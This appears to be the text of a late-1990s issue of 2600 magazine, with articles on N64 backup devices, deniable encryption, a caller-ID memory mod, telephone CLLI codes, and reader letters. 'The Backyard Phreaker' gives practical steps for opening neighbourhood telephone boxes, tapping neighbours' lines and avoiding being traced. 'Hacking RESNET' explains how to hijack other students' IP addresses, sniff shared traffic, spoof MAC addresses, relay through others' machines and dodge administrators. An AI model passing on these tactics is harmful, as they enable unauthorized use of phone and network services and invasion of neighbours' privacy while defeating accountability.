Mr. Backup (Z64) - This is the back-up device I own (and probably the most favored). It loads on top of the Nintendo64 in the cartridge slot and has a slot on the side of the device for a cartridge to be inserted. On the right side of the device there is an Iomega Zip drive for inserting Zip disks. And finally on the top of the device there is an LCD display which gives options and shows the ROM contents of the Zip disk.

This device runs off of a 386 SX/40 and has a flashable BIOS chip. It runs off a 5v power supply and also has an option to connect a CD-ROM or SyQuest Sparq drive to the inside, although these have to be powered externally. The Zip drive is connected through regular IDE cables.

Doctor64 (V64) - This is a very good back-up device, although not as versatile as the Z64. It comes with a CD-ROM and loads on the bottom of the Nintendo64 (in the EXT slot). Its BIOS displays onscreen (also flashable) and has options and also shows the ROM contents of the CD. Now, you cannot back-up directly onto the CD, obviously, so you must connect it via Parallel Port to a computer and the ROM image must be transferred to the hard drive. You can then burn ROMs to a CD for use. This device also supports Audio CD play and VCD (Video CD) play. Recently they started supporting MPEG-1.

CD64 - This device is *very* similar to the V64. It uses a CD-ROM also and has all the options of the V64 (including parallel port). However this does *not* support audio CD, VCD, or MPEG-1 play. Not necessarily a large disadvantage, but a disadvantage nonetheless. This also loads through the bottom of the Nintendo64.

Where? How Much?

These back-up devices are widely available over the Internet (in fact they're not available much anywhere else). The Z64 will run you about $350 and can be ordered at www.z64.com. The V64 is about $280 and can be ordered at www.carlind.com. The CD64 will run you about $180 and is available at www.cd64.com. There are also NES, GameBoy, and Super NES back-up devices available which are similar to those above except they take 3.5" floppy disks. They are available along with some other cool console stuff at:
http://surf.to/vividbarrier

Additional information about all N64 systems is available at www.dextrose.com. I highly suggest you take a look at this page for more information before you order. You can also talk to many people who own such devices (and sometimes people from the companies above) on IRC. Just go to #n64roms on EFNet.

Final Notes

Some additional notes about system RAM. The way the ROM is played it is loaded from the media onto system RAM. Currently there are three image sizes for the N64 which are 64 megabit, 96 megabit, and 128 megabit. Remember, 128 megabit is equal to 16 megabyte (megabyte is probably the term you're more familiar with, it's what your hard drive is measured in) and all systems ship with 16 megabytes of RAM which supports all games. However, new games coming out are up to 256 megabit (32 megabyte) which would require an upgrade to 32 megabytes of RAM. All systems have this ability and if you wish to program games that range about 128 megabit, you must also upgrade your RAM.

Programming note: you are *not* limited to 64 megabit, 96 megabit, or 128 megabit. Your program for the N64 can be *any size* as long as you have enough RAM to support it.

Ordering notes: all the companies listed above are completely legitimate. However, I have heard of shady companies out there that try to rip you off. I would suggest checking the companies out before you order from them. I have done business with the companies above and have had *no* problem with service from them.

Once again I'd like to state that copying games is illegal but backing up is not. I know many people who have bought these systems for the purpose of copying games and it has worked *perfectly* with every game, but this doesn't make it "legal." It's basically your call whether you want to break the law or not.

CUSHIONED ENCRYPTION AND DENIABILITY

By Phunda Mental

As I'm sure most of us know by now, the world is getting to be a scary place. We are getting placed in bondage against our wills when there is little or no evidence that any crime was committed, or that anyone (other than the Feds' sense of order) was somehow harmed.

With the latest examples of injustice, such as those endured by Bernie S. and Kevin Mitnick, it is no stretch of the imagination to envision a case in which a person is held in prison for failing to reveal her encryption key. Certainly a warrant can be legally obtained for such a key, and this makes sense when we understand cryptography merely as a way to lock away secrets. The problem with this model is that the very same bits that serve us as locks also serve us as identification. If a law enforcement officer obtains the keys to our files, he can also "prove" to our associates that "he is us." He can sign digital contracts in our names, and even sign digital confessions for us. A scary proposition.

It is for these reasons that I began looking for a way to pull one over on Joe Officer. Simply hoping against hope that the government will keep itself away from our keys is probably naive.

What we would like to have is a system where if Joe Officer demands the key to our ciphertext file, we can choose to supply one of many keys. One key might reveal a love letter to his wife, the other might reveal the completed works of Shakespeare. A third key might give us our secret documents. This is usually called deniable encryption. This term usually carries the added stipulation that user be able to invent keys on the fly, when pressure is applied by enforcement to reveal a meaningful text. I don't find this idea to be that great though because this assumes that the decryption is done in a black box; in other words that law enforcement isn't watching us and looking at our programs. They would see us invent a key for a given plaintext.

Instead of this, I find it preferable to decide beforehand what plaintexts will be available. In this way, law enforcement sees us apply a key with a given algorithm, the plaintext simply appears out of that. No specialized calculations specifically for deniability need to take place. The enemy would know that we probably have a means to extract other data sets, but any additional data in there can legitimately be said to exist to frustrate cryptanalysis, in the terms we will use, this data is just junk chaff. I call this type of system a "cushioned" encryption system, that is, we set up an alibi to fall back on beforehand. But before we consider this method, let's look at the simplest method of deniability.

The most obvious way to achieve this is with a one-time pad. An OTP has the property that a key can be constructed to reveal any possible message of length N from ciphertext (also of length N). To achieve this feat, however, our key also needs to be N bytes in length. This might be OK for a few bytes here and there that we can remember the pad (key) for, but in this case why not just memorize the plaintext and be done with it?

We can store all of the pads on disk, but not only is this troublesome to work with, Joe Officer can simply confiscate all of the pads. Even if the pads are encrypted with PGP, he just demands the key to the pads instead of to our secret document.

One-time pads just aren't going to cut it.

Enter Ron Rivest. Rivest, most widely known for his work on the RSA public key algorithm, recently introduced a small paper on a method of data confidentiality that he calls "winnowing and chaffing."

The basic w/c method is discussed in [RIV98] and is a really interesting idea. Rivest proposed it as a method of achieving confidentiality without encryption: the plaintext is transmitted in the clear. See Rivest's paper for how this is done - if the material in this article

is not clear, read Rivest's paper to get a clear understanding of the basis of w/c, and this stuff should fall right into line with you.

For our purposes, what we want to look at is merely the idea of using MACs (Message Authentication Codes) to separate one strand of data from another.

What we are going to do to achieve our goal of deniable encryption is to use two tools: a strong hash function (H) and a symmetric cipher (C). Of course, we can turn any hash function into a block cipher and vice versa, so we could really do it with one tool, but that is academic.

We need a passphrase from the user, which gets hashed with H() like so (the notation gets a little slippery, but stick with me):

H(user_passphrase) → k

H(user_passphrase+k) → k^1 where + denotes concatenation.

It should be noted here that H() may be something like SHA-1 or MD5, but it would be preferable to use a complete MAC system like HMAC. For our uses here, I believe that ordinary hash functions will suffice, however since HMAC is available in good crypto libs right next to RC4 (for our byte by byte encryption, RC4 is the easiest to implement and block ciphers offer no obvious advantages to a stream cipher with just heavy MACing), so all the tools are right there for you: use HMAC.

But let's get back to the algorithm:

k is the key that we will use for our cipher, and k^1 is the key that we will use for MACing. For every byte of plaintext that we get, we will also increment a sequence number (sqn). "+" denotes concatenation.

1. We grab a byte of plaintext (P)
2. Encrypt: C(P,k) → M #encrypt P with k yielding M
3. MAC: H(M+k^1+sqn) → M^1 #hash M, k^1 and the sequence number together
4. Output M+M^1
5. If we have more bytes, goto 1.

To decrypt this stuff, we do the following after we get the user's key and set up k and k^1 as before. D() denotes the inverse of C().

1. Grab a block of data, and separate out M and M^1
2. H(M+k^1+sqn) → R^1#recalculate what we think M^1 should be and call it R^1
3. If R^1 and M^1 match, decrypt M, D(M,k) → P
4. Output P
5. If we have more bytes, goto 1.

To see how this lets us form deniable encryption, imagine what would happen if R^1 and M^1 did not match in the decryption process. We simply discard that packet and move on. Rivest calls this winnowing. Why wouldn't M^1 and R^1 match? Because M^1 was created with a key different from what the user supplied in the decryption process. That packet may very well be meaningful data, it was just encrypted with a different key. This allows us to encrypt two or more files using the ciphertext of each file as chaff for the others. An example is in order.

Let's define two messages that we want to send; the bytes "A" and "B." The keys for A are k=S, k^1=T and the keys for B are k=Y and k^1=Z. We start our sequence number at 1.

Let's suppose that our functions H() and C() do the following:

C("A",S) = G = M # "A", encrypted with key k (= "S") yields "G"

H("GT1") = "2" = M^1 # hash the ciphertext byte above with k^1 and the sequence number, yielding 2. This is M^1

So our first message packet is "G2" - on to the first byte of the second message:

C("B",Y) = O # "B", encrypted with key k (= "Y") yields "O"

H("BZ1") = "8" = M^1 # first byte of the second message, use 1 for sqn

Ciphertext output (both messages merged and interpolated): G2O8

When we attempt to decrypt the first block of our message we have some keys that the user supplied. If the user supplied k=S and k^1=T then we will accept G as a valid byte (M^1 and our calculated R^1 will match) and we reject O: we have just stripped out the second message's byte leaving only the first. Now we can just pass this byte through D() which will yield the plain text, in our case "A." If we supplied the other set of keys (k=Y and k^1=Z) then we would have stripped out A and decrypted O and therefore obtained B.

It is easy to see how this can be used against Joe Officer: if he wants A we hand him the keys to B, if he wants B we hand him the keys to A.

To round out the method and make it all hold up, we insert chaf packets (just some random bytes that won't be accepted by the MACing) at random intervals. If scrutinized, an attacker will have no idea whether or not the packet in question is a bogus chaf packet or a meaningful packet. There is no obvious analytical way for an attacker to show whether more meaningful data exists in the file or if the remains are just random bytes. The most "straightforward" way of attacking this system is to dictionary attack the user passphrase, as always. Failing this, one must attack the hash function and the cipher. This gets difficult very quickly.

Another modification to this basic system is to obtain more data from the user's passphrase through multiple hashes and using this additional data to seed a cryptographically strong PRNG and grabbing 128 bits or so from the PRNG and hashing this into each MAC. This ensures that there is always a good amount of new bits getting turned over to the hash function. If the hash function is biased, this bias may be able to be used to predict how the digest bits change in the next hash, the sequence number is incremented, so the changes in those bits are also minimal. The remaining bits are just those 8 bits for the plaintext byte. Known plaintext statistics can be used here. All of this may help an analyst in breaking a MAC. Putting 128 new bits from a secure PRNG limits helps to alleviate this possibility.

But you still have to watch your passphrase. And if you are going to put a PRNG into the implementation, it is better to get k and k^1 in a different manner. If R() is the PRNG and H() is a hash function then we construct k and k^1 by seeding R() with H(user_passphrase) and grab to 128 bit (or 256, or whatever you like) blocks from R() for use as k and k^1. The prior method of getting k and k^1 seems secure, but for the few K of RAM needed for a nice PRNG, it seems silly not to use it.

Implementing programs to do this sort of deniable encryption is a rather trivial matter. Source code to strong hash algorithms and good streams ciphers is widely available, and simple to use.

It is tempting to just implement the basic winnowing tools and let the crypto be done with an external program. I advise against this as it requires more keys to be remembered, and when under actual pressure from law enforcement to reveal a key you may not be able to get your wits together and give the right key. Accidents happen - you don't want to give the wrong key. It is also preferable to add documents of a "sensitive" nature for the express purpose of giving up to law enforcement. Maybe encrypt a few articles from Phrack and a few porn pictures. Such material seems more likely to get encrypted than Hamlet, and will give you a better alibi regarding why you have that ciphertext, not that you should even need one, but such is the state that we live in. Be prepared.

Shouts go to Sryth and Wipe0ut for good hacks, lots of beer, and really sick looking code while under the influence.

References and related material:

[RIV98] Chaffing and Winnowing: Confidentiality without Encryption; Ronald L. Rivest, http://theory.lcs.mit.edu/~rivest/chaffing.txt

[CAN97] Deniable Encryption, Ran Canetti, Cynthia Dwork, Moni Noir, Rafail Ostrovsky, ftp://theory.lcs.mit.edu/pub/tcryptol/96-02r.ps

visit

http://www.2600.com

now

THE BACKYARD PHREAKER

by D-Recz

For those of you who live in the suburbs or small towns, did you ever wonder, "Hmm, there must be more controlling my phone than the 5"x10"x3" box on the outside of my house."? Well, right you are. However, the box controlling your (and all the other people in your hood's) phones is not behind locked doors. It is usually on an accessible street, not more than a few feet from the curb. Look for the big telco box, it usually has the telco name on it and sticks up a good four feet from the ground. This is the neighborhood telco box.

Now, one would think, "This box which controls all telecommunication in the area must be under lock and key, right?" Wrong. Your local telco thinks your lines should have no more protection than an odd-shaped bolt. This can be undone with a special wrench, or with needle-nose pliers. Unless you happen to look a lot like a telco serviceman, breaking into one of these boxes might look a little suspicious, so don't be a damn fool. So much of hacking/phreaking is just common sense. A modicum of discreetness can save you hours of dealing with local police officers.

Once the box is open (it was already unlocked, I just opened it out of curiosity, officer) you will feel right at home. The same kind of setup you have at home (black wire/red wire, sometimes a jack) is present here, forty-fold. These are all your neighbors' phone connections. Unplug one of those jacks, *poof,* there goes Joe Blow's line. Connect your handset to a pair of terminals, and you have access to this phone line. Child's play.

This system is easy to phreak, but easier to destroy. Should one be so motivated, one could, say, rip out all the wires and run. This would cause havoc among your neighbors, and certainly make you far less popular with the locals. So, for the sake of people who didn't do anything to you, please don't go randomly ruining service for a whole district because you can.

However, people tend to get a little nervous when their phones suddenly go dead. And, if you are caught, the redial on your handset can be used against you. So, for the backyard/suburban phreaker, here is a list of handy tools you can use as a "safety net," to ensure Officer Friendly doesn't suddenly come around the corner.

1. *Line in use light* - They sell these at Radio Shack for $12.00. This is a little box with a light on it - when the light is on, the line is in use. Before utilizing a random line, check yourself with this pocket-sized insurance device. Makes a great gift. (Humor)

2. *Tone dialer without redial or memory* - Should you be caught after the fact, won't you feel like a dumbshit if the last number called on the line you phreaked is the number that pops up when "redial" is pressed on your phone? A tone dialer prevents all this. Since the phone only remembers the numbers pressed *on* the phone keypad, you'd be smart to do all your dialing with a tone dialer, sans redial or memory settings. Although laws are so vague that you can now practically be arrested for having a phone and alligator clips, it's better for you if they can't prove anything. Dial with a tone dialer, you play it safe. Dial direct - too bad, so sad, you're on your own.

3. *Common sense* - OK, for all you non-geniuses, first and foremost - *Don't dial lines connected to you in any way!* That means don't dial your house, your cell phone, your pager, your girlfriend, your favorite BBS, your mom, your boss, or any numbers dialed a lot by your home phone. You've been warned, they *do* keep records. Secondly, clean up after yourself. Wearing latex gloves would be a good idea, but not leaving business cards also helps out. In conclusion, you weren't there, and you should do everything in your power to make it seem that way. That means closing the box after you're done. "Holy shit, where are my car keys?" is simply not acceptable.

Keep your head about you, don't do anything stupid, and watch your back, and you can have hours of fone-phun in your gated community. Act like a moron and get your ass thrown in the metal clink. Happy phreaking. Don't tell anyone I told you so.

I do not, in any way, encourage criminal behavior, nor do I promote destruction of telephone company property. I also do not condone or encourage the activities listed above, nor have I or anyone I know even performed the acts mentioned above. Please: Don't fuck with people.

expanding caller id storage

by Datum Fluvius

The telephone company sent you this tiny little 25-call memory Caller-ID box for free in the mail when you signed up for Caller ID. You want a better box with more memory, but the $59.95 your phone company wants for a 99-call box just might be better spent on something else. Like the extra charges for having caller ID! *Hmmm.* What to do?

Easy... just hack it!

The two units I'm reviewing are both called CIDCO model PA. These units use the same software, CAI version 4.1, which they proudly display when they first wake up. The difference is in the hardware. You can find the PC board revision letter on the sticker inside the battery compartment, at the extreme lower left comer of the sticker like this: "J4.1". Don't worry if yours is different than mine. Just read the procedure and I think you will catch on to CIDCO's method of selecting the memory capacity for a given unit.

Assembly 553, Revision "E"
Assembled 1997

The memory capacity jumpers are on the battery side of the PC board on the left side. You don't have to unscrew the PC board from the faceplate and LCD screen. Yay! When jumper "C" is closed, the capacity is 25 calls. Open the solder jumper with a sharp exacto knife or soldering iron and the device should wake up and display "99 calls, CAI Version 4.1." This jumper is especially easy to spot because the poor factory slave who soldered the thing dabbed the nearby pads ("D" and "B") with red epoxy to avoid any spillover. Her job was later designed out of the process, however. (She's picking up cans in your alley as you read this.)

Assembly 553, Revision "J"
Assembled 1998

The memory capacity jumper is a single pair of pads, marked "C ", and is very hard to spot. First, you will have to unscrew the PC board from the faceplate in order to look for the jumper (4 screws, one in between the jacks). The jumper is just to the right of the big black blob of chip epoxy, above the C 12 capacitor. It looks like an unused capacitor pad. A very careful and sharp exacto knife is more useful here than a cheap soldering iron!

Just like the rev. "E" this jumper is closed when set to 25 call capacity. Open it up, and you have 99. The other capacity (and most program/test) options are missing. Apparently not many folks bought the mid-range units....

That reminds me - what the hell are those program/test pads for? What could we find out by using them? They are present on the revision "E," so it might be hard to go out and order a test unit now, but any older unit should work....

The Revision "E" pads are labeled, in order from top left:

K3	(???)
EN	(enable?)
-TST	(test?)
-LD	(load?)
D	(Capacity jumper)
C	(Capacity jumper for 25 calls)
B	(Capacity jumper)
A	(Capacity jumper)
RS	(reset?)

There are some similar pads on the revision "J" but they are labeled:

HKT	(jumper, open)
-LD	(load?)
C	(Capacity jumper for 25 calls)

I have not tried out anything on these. Anyone for some exploration?

CLLI Codes Explained

by Crossbar

Common Language was developed for use by all Bell Client Companies (BCC). This Common Language is used in prepared Work Order Record and Details (WORD) documents. Common Language is presently being used to prepare records of circuits, trunks, and equipment for the Trunks Integrated Records Keeping System (TIRKS). In this documentation I will be explaining the construction of Common Language Location Identification (CLLI) Codes.

The CLLI Codes are used to identify particular telephone buildings within a given geographic area. They specify a particular work force or administrative group within the building. The CLLI codes are also used to identify the non-building locations. These codes are made up of 11 alphanumerics that identify the telephone building. They are made up as follows:

Place (XXXX) (character position 1-4)
State (XX) (character position 5-6)
Building (XX or NN) (character position 7-8)
Entity (XXX) (character position 9-11)
(Switching or Non Switching)
Non Building Location (XNNNN) (character position 7-11)
Customer Location (NXNNN) (character position 7-11)
X = Alpha, N = Numeric

Place Code

The Place Code is considered to be a municipal locality such as a town, city, or community. Military locations, local names, or major shopping centers might also be referred to as a Place Code. The Place Code is a 4 character alphamnemonic. An example of one would be DNVR for Denver, Colorado.

State Code

The State Code is a two character code representing a particular state. Provision is made for entering a Province of Canada Code or a Country Code if applicable. An example of one of these would be CO for Colorado.

Building Code

The Building Code identifies the particular building within the geographic area. The building may be represented by a two character alpha code, or two digit numeric code. An example would be XG or 56. That example means nothing to me. If it is a building, like a CO in Ohio or such, then it is by chance, I swear. If the first letter in the code happens to be an X, such as XL, then it means that the building is an Independent Telco Location.

Entity Code

An Entity Code specifies any unit or equipment, work group, person, or job function which is directly related to message and/or data switching and termination. Entities are assigned to two broad categories, switching and non switching. They are made up of alpha and/or numeric characters. An example of this would be FG4.

When it isn't necessary to specify a particular group within a building, the Entity Code may be dropped and a CLLI consisting of a Non Building Location will indicate a site or position of telephone equipment other than a building. The Non Building Code is a 5 character mnemonic code. These are the abbreviations for position Seven.

B = International Boundary Crossing Point
E = End Point
J = Junctions
M = Manholes
P = Poles
Q = Radio Locations
S = Toll Stations
X = Independent Company Non Building Location
N = Customer Locations
U = Miscellaneous Non Building Locations

STLTEO is Satellite-Earth Orbit. This replaces position 1 through 6. The Radio Code completes the code.

Customer Location

A Customer Location may be a military installation, a customer located switched service network, a customer located Centrex installation, or a location required for Trunk forecasting and design work.

I hope this will help you in your quest for knowledge. Remember, all knowledge is useful.

HACKING RESNET

by jk

The RESNET (RESidence hall NETwork) isn't a single entity, it is a cookie-cutter approach to networking dorm rooms at universities. The people responsible at each campus basically get together on a self-help listserv, tell success and horror stories, and sort of come up with a plan for what they want to do and how they want to do it. It is an environment that is full of possibilities for exploration.

To learn why it is so disorganized, you have to understand the politics. RESNET isn't a unified network at all and there are a lot of egos and posturing involved. Universities tend to do their own thing and have a hard time holding onto good people (who can leave and get a lot more money elsewhere in industry once they get good). In addition, the people who pay for the equipment (housing) are usually a separate entity from the university itself, both in mentality (real-estate) and financing. The financing issue creates most of the disorganization, along with the initial power-plays involved when RESNET first gets installed.

If the (experienced) network people had their way, things would be locked down pretty tight. That costs money, but it is the housing group's money. This is usually the first power struggle since the housing people want something that is cheap and inexpensive and the networking people want something that is secure and (more) expensive. After much infighting, this basically boils down to having a network infrastructure that can be made secure, but currently isn't. If you're in a RESNET that wasn't recently established, chances are excellent that cost would have prohibited some of the more secure solutions (switched vs. shared network ports, for example).

The RESNET goal is to make the user use DHCP to configure their IP and force them to register themselves on a web page. When someone sends off fan-mail to the president, the people responsible want to be able to say that they've made a best-effort to be able to hold their RESNET subscribers accountable (someone's head on a platter). One important aspect is that they want to totally automate it as much as possible so they don't have to have that much manpower to provide reasonable service. Basically, they want to be able to hunt you down if they find you doing something you shouldn't, they don't want you to set up a local server, and they don't want to give you any reasonable expectation of a service they may want to take away later (even if they can't really enforce it at that point in time).

Using DHCP has a number of good points for them. It is slightly biased against non-desktop operating systems (if they have to help you, they want you to have something they understand and good *NIX hackers are scarce), it randomly assigns you an IP address and can be configured to assign you a new one at sometimes unpredictable intervals, and you get a generic unpersonalized hostname. They can do very little (DHCP does most of that by default) and pretend they're offering a service of convenience. They don't want someone setting up another Yahoo! in their dorm room. If they could think of a good reason, they would probably write up an AUP that would find some way to say that you can't have incoming connections. Most of them aren't too worried about it but they should probably be with server apps appearing for win98 and macs. They don't want to spend the money to enforce it, which would mean a high-performance NAT device between the dorms and the backbone with a random-few:many IP setup.

DHCP also provides the side-effect that they get your ethernet address from your NIC (which is supposed to be a unique number) tied to an IP address for a time interval, and when you register it gets tied to the "resident." They only want one device/person, both for security (typically unused) and cost (they want you to buy their service; if someone sets up a hub in their room and networks the general area, they don't get the money). They would also like to

make people responsible for their port, so what comes through their port is their fault.

The usual setup is to have a slightly modified DHCP server that will serve crippled and non-crippled IP addresses. If you're registered, you end up with a static entry that points to working DNS servers, routers, whatever. The dynamic addresses that get served to unregistered NICs point to the registration server. The trick is to get it so your average person will boot up, bring up their web browser, and find themselves aimed at their registration server if they haven't signed up. That is often accomplished by sabotaging apache, setting up a fake root DNS server, and adding a few virtual hosts on a *NIX box so that any remote HTTP page gets directed to the server, where apache drops you into the registration page for anything it isn't serving.

Know thy enemy! Many of the RESNET sites are using a slightly modified version of one package. Visit http://www.rit.edu/~mrcsys/dhcp and look.

Problem (for them) #1: You don't have to use DHCP. Other than by written policy and obscurity, they can't crawl onto your desktop and force you to use DHCP. You can staticly configure your box to whatever works, usually by shoulder-surfing one of your friends when they have their TCP/IP control panel open. Most of the RESNET solutions are running on something cheap like Linux and using the ISC DHCP daemon. One of the newer features that later versions have is to check and see if an IP address it is about to assign is in use. If it is, it marks it "abandoned" until 2038/01/19 (at least for dhcp-2.0b1pl1). Chances are that if you grab someone's address, the server will work around you, quietly assign the victim a new address and leave you alone for 40 years. You ought to be graduated by then. The administrator has a list of addresses to hunt down, but it is probably a low priority if you're not being a squeaky wheel.

If the network folks had their way, you'd be connected to a VLAN-ready hub that can assign addresses dynamically that had lock-out security features. Plug in with the wrong NIC or more than one NIC, you get dropped and your port locked down (perhaps requiring human intervention to fix). Based on what NIC you use, you get put into a crippled VLAN or a working VLAN (depending on if you're registered). This is a much more secure scenario but it requires some additional help for the network folks. In particular, they have to interface with whatever protocol the switch is using to assign a particular NIC to a particular VLAN (if their switch can do it at all - another equipment cost issue). Those are often proprietary protocols, with the vendor wanting to sell you their security solution. The housing folks tend to nix that extra expense since nobody has proven that their little resident inmates are criminals yet. If nobody has abused it, chances are that they won't have this type of security in place yet.

Problem (for them) #2: If you're using *NIX on a PC, can get a valid IP address once with DHCP, hard-code it and set up NAT, you can hook up a bunch of machines behind yours with nobody being the wiser. They may try to change it from time to time, but with the way the DHCP spec is written you are perfectly well within your (DHCP protocol) rights to try to use the same IP address all the way up until your DHCP lease expires. I don't know what the ISC DHCP client does on a *NIX box if it has to change the IP address mid-session, but you can probably live up to the letter of almost all their rules without any problems.

When you have a working connection (registered or not), it is time to see what you can see. The networking guys aren't giving you switched ports for performance, they're giving them to you for anti-eavesdropping security. A switched port will pretty much stop you from seeing anything that isn't a broadcast or multicast, and almost nothing of interest is contained in them although they may reveal interesting bits of information (IP addresses on that segment via ARP, other machines via IPX SAP, etc.). Those switched ports cost money and some people won't pay for that. They used to cost a *lot* of money, so older installations are probably lacking. If you're not on a switched port, grab your favorite packet sniffer and see what there is to see. You average fellow student probably isn't using SSH.

If you're on a shared hub, you should be able to see all the local traffic from your neighbors. If it doesn't have a bridged uplink port (unlikely), then you might be able to see the RESNET backbone traffic as well (*all* your neighbors). Any site that doesn't offer switched ports is at risk for all kinds of sniffing/insertion attacks.

One of the benefits of RESNET is that you're typically on the campus and can have high-speed

access to the backbone. This is traditionally something that the network folks aren't really keen on. Right now, their main worry is off-site hackers since they tend to have the local machines locked down. Off-site links are a lot easier to deal with since you can drop a filter on a T1 with no real speed hit. 10MB and above can cause a serious loss of throughput, although some newer flow-based algorithms can reduce that a lot. With RESNET, they now have a bunch of unknown kids with root access to their (own, local) machine on a LAN who know all about their security by obscurity. That is usually a pretty big mental shift for them and they don't want to consider (budget!) costly consequences until someone holds a gun to their head. If the RESNET hacker doesn't become the squeaky wheel then they can get away with a lot.

Unlike slow WAN situations, high-speed LAN access can cause some problems for security. Any firewall or other bottleneck is going to stick out like a sore thumb when you have 500+ switched-10 connections trying to go through it. If you get a high-performance firewall or a lot of low-performance firewalls working in tandem, you're going to add cost which the housing folks aren't going to like. The network folks will have wanted to keep their options open, but they're probably not going to have a filter in place when people start hyping about all the cool things they're doing for the students. Bandwidth, much like disk space, tends to get filled to capacity very quickly. If they don't put a firewall in place quickly, people aren't going to want it for the added expense or the bottleneck.

You may think these non-decisions are obvious, but paper-pushers are a different breed, especially when their money is involved. They seem perfectly happy to be reactive and fix a problem after they get hit. Up-front cost is everything, and long-term savings don't mean a whole lot when you're living year-to-year on a budget. The obvious analogy of standing on the train-track and getting off before or after the train goes by is totally lost on them.

What tools do they have to track you down? Potentially lots. It really depends on the hardware they're using, their competence, and the tools they have available to them. The easiest bit of information they'll have is your IP address, since anyone who noticed will log that these days. If it is on the other side of a router, your MAC will be unavailable. If you registered with DHCP, they'll quickly track you down and turn off your port. They may be able to blacklist your NIC so you can't use it in any port. That would be inconvenient.

Depending on their router setup, they'll typically know what network segment you're on (host routes and source routes don't work too well in the modern LAN, but you never know). In your average RESNET, those tend to start out big (a building) and narrow down as required. If you haven't left a permanent record (registered) or they're not strict about what MACs are used on any given port, they pretty much have to catch you real-time by looking at ARP entries on the nearest router and bridging tables on the switches (to find out what port a MAC address is behind).

One of the security options some switches have is the ability to lock a port to one MAC address. If you're hacking with a fixed MAC on a locked port, the hunt is going to be pretty short. In your favor are convenience (public access areas, that they can't lock to one MAC) and laziness (if they have to unlock a port every time it locks, some human is going to be bored out of their mind). A few late night calls saying your port got locked for no good reason might convince an RA that it is more trouble than it is worth.

Routers are a small problem since they are passive learners and will hold onto ARP addresses long after they're out of use (10+ minutes). Switches are a little easier since they tend to clear their MAC tables when the port loses link. Do the dirty deed and drop the link. They're going to have a hard time finding out what port the MAC was behind.

Some SNMP-ready switches can send a "TRAP" to an SNMP management station when a port comes up and down. This is usually disabled by default since it generates a lot of traffic and notifications managers normally don't care about. Some of the clever RESNET sites look for the link-up TRAP and then start probing for MAC addresses periodically on that port. This is a pretty good proactive way of doing it. The ways they might probe are pretty custom since it usually requires someone fairly competent to set it up, so a little inside knowledge will work wonders. If they only probe once at some interval after the link comes up, you only have to wait it out and then send your traffic. If they

probe periodically, you have to use your unregistered MAC in between probes and drop the link before the next probe (clearing the MAC table entries for your port).

If you can find someone foolish enough to leave some IP-relaying software turned on, by all means bounce it off their PC and use their MAC. The average fool won't be able to track you down and probably won't notice until someone tracks *him* down.

Switches make it very hard for network administrators to sniff your traffic even if they wanted to. Beware that some switches do have the capability to echo everything on one port out another where a sniffer can be attached. If you can take over a switch, you could use that to your advantage. Beware that some switches also have authentication traps and some keep track of various failed attempts, so someone might notice and wonder what is going on.

If the network folks got their wish and you're doing MAC-based VLANs, you're probably hosed. A good one will nuke the port when it sees a foreign MAC trying to pass traffic. They're also a lot more likely to log and timestamp MAC-to-port associations, leaving an unwanted trail of breadcrumbs to your door.

If you're not on a switch, things are going to be much harder on anybody trying to track you down, although they have different options. The bridge tables only say which side of the bridge the MAC is on. Usually you have repeated ports on multiples of 12 (often 24, depending on the age of the hardware) and a given MAC might be behind any one of them. They'd have to go door to door or eliminate everyone else *and* catch you in the act. If they stick their own sniffer out there, they'll be able to see everyone's traffic. Depending on your network folks, that may or may not be permitted. Many of them have some kind of privacy policy, although they can pull all the stops out if you're being a serious pain in the butt.

If you end up behind a layer-4 switch, you have all kinds of possibilities. Layer-4 switches are usually made by vendors that wanted to get into the routing hype (and markup) but couldn't make it work. They usually only work for IP, but they make router-like decisions based on what IP address you're using. Where they usually fail is with broadcasts and the domain they're supposed to be in. You can get a lot of information leaking from network to network that you wouldn't get in a properly routed environment. DHCP causes many vendors to have fits, so it is debatable if you will find them in a RESNET environment.

One last thing to consider is using multiple MACs and/or IPs on the same machine. Once of the reasons the RESNET folks want to restrict you to DHCP and a registered MAC is to make it easy to make draconian decisions (and use MAC-based VLANs and other MAC-based security at some point in the future). One of the reasons they'd like you to use Windows or MACs is to make you use an operating system that doesn't make it too convenient to break what they consider "natural laws" (but are instead merely average and typical behavior). If they lock out a MAC without tracking you down, they're counting on you having to spend $50 to get a new one as a significant deterrent. If you make one up (or use someone else's), that deterrent goes out the window. Most switches aren't aware of the higher layers and will lock on MACs but not IPs. Doing virtual IP addresses on a *NIX box so you have multiple IPs attached to a single MAC might exploit some fundamental flaws in their thinking and planning.

Most NICs can handle several different MAC addresses easily without bothering the CPU (mostly for multicast support). Given the right device driver, you might be able to add a randomly generated MAC to your card (so it will recognize it as itself and process its traffic) and bind your "special" applications to it. Anybody looking at your setup will see nothing unusual (no extra hubs, etc.). They'd probably have to track you down real-time and catch you in the act.

It would tweak the most minds if you use a firewall-type setup for your abducted address and only allow traffic on the ports that you are using. If someone is trying to track you down, they may try to ping you (ICMP) or use some other well-known ports. This may be the first thing they do if they're trying to decide if they can catch you red-handed online, rather than trying to pick up stale breadcrumbs. If they telnet to your assumed IP address and it tells them your PC's name in a banner line you're not going to feel too clever. If it totally filters and ignores traffic you're not expecting, it should make it nearly impossible for them to make you reveal yourself beyond your MAC entry(s) in the bridge table.

LETTERS

Warning

Dear *2600:*

Attention fellow phreaks and hackers. Four of my friends have gotten arrested in a period of 1.5 months, each at a separate event. It turns out, as they were shoulder surfing, they were doing it to undercover cops, hired decoys, or they were being tailed by cops. ATM's as well as calling cards. Most cards are marked (the ones they give decoys). It happens mostly near large banks of pay phones near banks, buildings, and malls. Beware! Especially in the Manhattan area. These cops are also using scanners a lot of the time. So keep your eyes open!

Lucy aka Baudewiser

Perhaps you should keep your brain open to an intelligent thought or two. One of them might be the realization that the kind of stunts you're involved in are just plain and simple fraud and have nothing at all to do with hacking. We're not interested in your little crime ring.

Store Section

Dear *2600:*

On page 5 of your 15:1 issue it reads, and I quote: "We back them (Barnes & Noble) completely in their fights against neighborhood censors who try to shut them down because they don't like the pictures in a book..." Surely you are, I hope, referring to the recent child pornography protests of Barnes & Noble. Just as you would prefer not to be used, abused, misunderstood, and exploited as "Generation X punks," I doubt these children pictured would consent (if they were old enough to protest!) being touched and fondled in front of a camera for the amusement of a few sick individuals. You and your magazine stand for freedom of rights so I hope you are recognizing the rights of an underdeveloped, helpless child to live an emotionally healthy life.

Bluebell

